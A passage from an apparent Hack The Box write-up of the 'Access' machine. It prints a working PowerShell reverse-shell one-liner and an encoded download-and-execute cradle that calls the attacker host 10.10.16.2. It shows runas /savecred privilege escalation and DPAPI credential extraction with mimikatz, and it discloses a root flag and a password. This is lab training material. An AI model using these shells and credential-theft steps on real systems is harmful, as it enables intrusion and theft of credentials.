- Certutil for payload delivery + Metasploit crafted exe → Failed! 💥
- PowerShell one-liner for payload delivery + Metasploit PowerShell payload → Failed again! 💥
- Invoke-PowerShellTcp Nishang Shell → Still failed! 💥
The Solution That Actually Worked
You might be wondering: “Then what’s the solution?”
- I realized the issue was likely due to being in a
cmdprompt environment, so I decided to get a proper PowerShell session first. Enter RevShells - the unexpected hero of this engagement!


- Here’s the life-saving payload that actually worked:
powershell -nop -W hidden -noni -ep bypass -c "$TCPClient = New-Object Net.Sockets.TCPClient('10.10.16.2', 1337);$NetworkStream = $TCPClient.GetStream();$StreamWriter = New-Object IO.StreamWriter($NetworkStream);function WriteToStream ($String) {[byte[]]$script:Buffer = 0..$TCPClient.ReceiveBufferSize | % {0};$StreamWriter.Write($String + 'SHELL> ');$StreamWriter.Flush()}WriteToStream '';while(($BytesRead = $NetworkStream.Read($Buffer, 0, $Buffer.Length)) -gt 0) {$Command = ([text.encoding]::UTF8).GetString($Buffer, 0, $BytesRead - 1);$Output = try {Invoke-Expression $Command 2>&1 | Out-String} catch {$_ | Out-String}WriteToStream ($Output)}$StreamWriter.Close()"
- Finally! A working shell! 🎯
Privilege Escalation Discovery
Cached Credentials Detection

Running cmdkey /list revealed that administrator credentials are cached on the system:
Shortcut File Analysis

I discovered an interesting shortcut file at C:\Users\Public\Desktop\ZKAccess3.5 Security System.lnk:
- To find the actual executable and its arguments, I used this PowerShell command:
powershell -command "$s = (New-Object -ComObject WScript.Shell).CreateShortcut('ZKAccess3.5 Security System.lnk'); Write-Output $s.TargetPath; Write-Output $s.Arguments"

- The output revealed:
C:\Windows\System32\runas.exe
/user:ACCESS\Administrator /savecred "C:\ZKTeco\ZKAccess3.5\Access.exe"
Understanding the Privilege Escalation Vector
This is our privilege escalation point! The
runas.exebinary (a built-in Windows utility) allows running specific programs with different user credentials. In this case, it’s configured to runAccess.exewith Administrator privileges using cached credentials (/savecredflag).Important Note: For those used to Linux environments,
runascan be frustrating. Unlikesuorsudo, it doesn’t let you switch users in the same terminal - it opens a new process in a new window. This means we can’t simply runrunas type \users\administrator\desktop\root.txtand expect to see results in our current session.
Getting Administrator Shell
The Plan
We need to replace
C:\ZKTeco\ZKAccess3.5\Access.exewith our payload. However, this proved to be another challenge with multiple failed attempts:Meterpreter exe → Failed! 💥
Meterpreter PowerShell → Failed! 💥
Invoke-PowerShellTcp Nishang Shell → Also failed! 💥

The Unicode Encoding Solution
After watching HTB Legend IppSec’s video, I discovered the issue might be related to Unicode encoding differences.
The solution was to encode the payload using
UTF-16LEand then base64 encode it:
echo -n "IEX(New-Object Net.WebClient).downloadString('http://10.10.16.2/Invoke-PowerShellTcp.ps1')" | iconv --to-code UTF-16LE | base64 -w 0

# Output: SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADIALwBJAG4AdgBvAGsAZQAtAFAAbwB3AGUAcgBTAGgAZQBsAGwAVABjAHAALgBwAHMAMQAnACkA
- Then crafting the final payload:
powershell -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADIALwBJAG4AdgBvAGsAZQAtAFAAbwB3AGUAcgBTAGgAZQBsAGwAVABjAHAALgBwAHMAMQAnACkA
- Final runas command:
runas /user:ACCESS\Administrator /savecred "powershell -e SQBFAFgAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAATgBlAHQALgBXAGUAYgBDAGwAaQBlAG4AdAApAC4AZABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAHQAdABwADoALwAvADEAMAAuADEAMAAuADEANgAuADIALwBJAG4AdgBvAGsAZQAtAFAAbwB3AGUAcgBTAGgAZQBsAGwAVABjAHAALgBwAHMAMQAnACkA"

Administrator Access Achieved!
Success! We finally got the Administrator shell:
Root Flag Capture
And here’s the coveted root flag:

5170bed5b1b9cef6810de87dc664caa6
Beyond Root
DPAPI (Windows Data Protection API) Credential Extraction and Decryption Process
🔍 Background
- The technique I’m about to demonstrate is called DPAPI Credential Extraction and Decryption - a Windows post-exploitation privilege escalation method that leverages the Data Protection API (DPAPI) to extract and decrypt sensitive user credentials such as saved passwords or tokens.
Key Points about DPAPI:
- DPAPI is used by Windows to securely store secrets like browser credentials, Wi-Fi passwords, and RDP credentials
- It encrypts data using a user-specific Master Key tied to the user’s password and SID
- Master keys are stored under
%APPDATA%\Microsoft\Protect\<SID>\ - The master key itself is encrypted using a key derived from the user’s logon credentials
- This enables retrieval of plaintext secrets without needing elevated privileges in scenarios where user credentials are cached
What you need for successful decryption:
- The encrypted master key
- The user’s plaintext password
- The SID
- The encrypted credentials blob
Getting Important Files
- Our mission: find the administrator’s plaintext password from the cached credentials.
- I need to copy files from these two locations:
C:\Users\security\AppData\Roaming\Microsoft\Protect\S-1-5-21-953262931-566350628-63446256-1001C:\Users\security\AppData\Roaming\Microsoft\Credentials\S-1-5-21-953262931-566350628-63446256-1001
File 1: Master Key (0792c32e-48a5-4fe3-8b43-d93d64590580)


- Since this file contains non-printable bytes, I need to convert it to base64 for transport:
certutil -encode 0792c32e-48a5-4fe3-8b43-d93d64590580 output
type output


File 2: Credentials Blob (51AB168BE4BDB3A603DADE4F8CA81290)


- Same process - converting to base64:
certutil -encode 51AB168BE4BDB3A603DADE4F8CA81290 output
type output


Decrypt Master Key
- For master key decryption, I’ll use
mimikatzon a Windows machine (I’m using Flare VM with Windows Defender disabled):
mimikatz # dpapi::masterkey /in:masterkey /sid:S-1-5-21-953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller

- Full mimikatz output:
C:\Users\flare\Desktop
λ mimikatz.x64.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # dpapi::masterkey /in:masterkey /sid:S-1-5-21-953262931-566350628-63446256-1001 /password:4Cc3ssC0ntr0ller
**MASTERKEYS**
  dwVersion          : 00000002 - 2
  szGuid             : {0792c32e-48a5-4fe3-8b43-d93d64590580}
  dwFlags            : 00000005 - 5
  dwMasterKeyLen     : 000000b0 - 176
  dwBackupKeyLen     : 00000090 - 144
  dwCredHistLen      : 00000014 - 20
  dwDomainKeyLen     : 00000000 - 0
[masterkey]
  **MASTERKEY**
    dwVersion        : 00000002 - 2
    salt             : 9c51ca4d00708c73d4fbff60b95e549e
    rounds           : 000043f8 - 17400
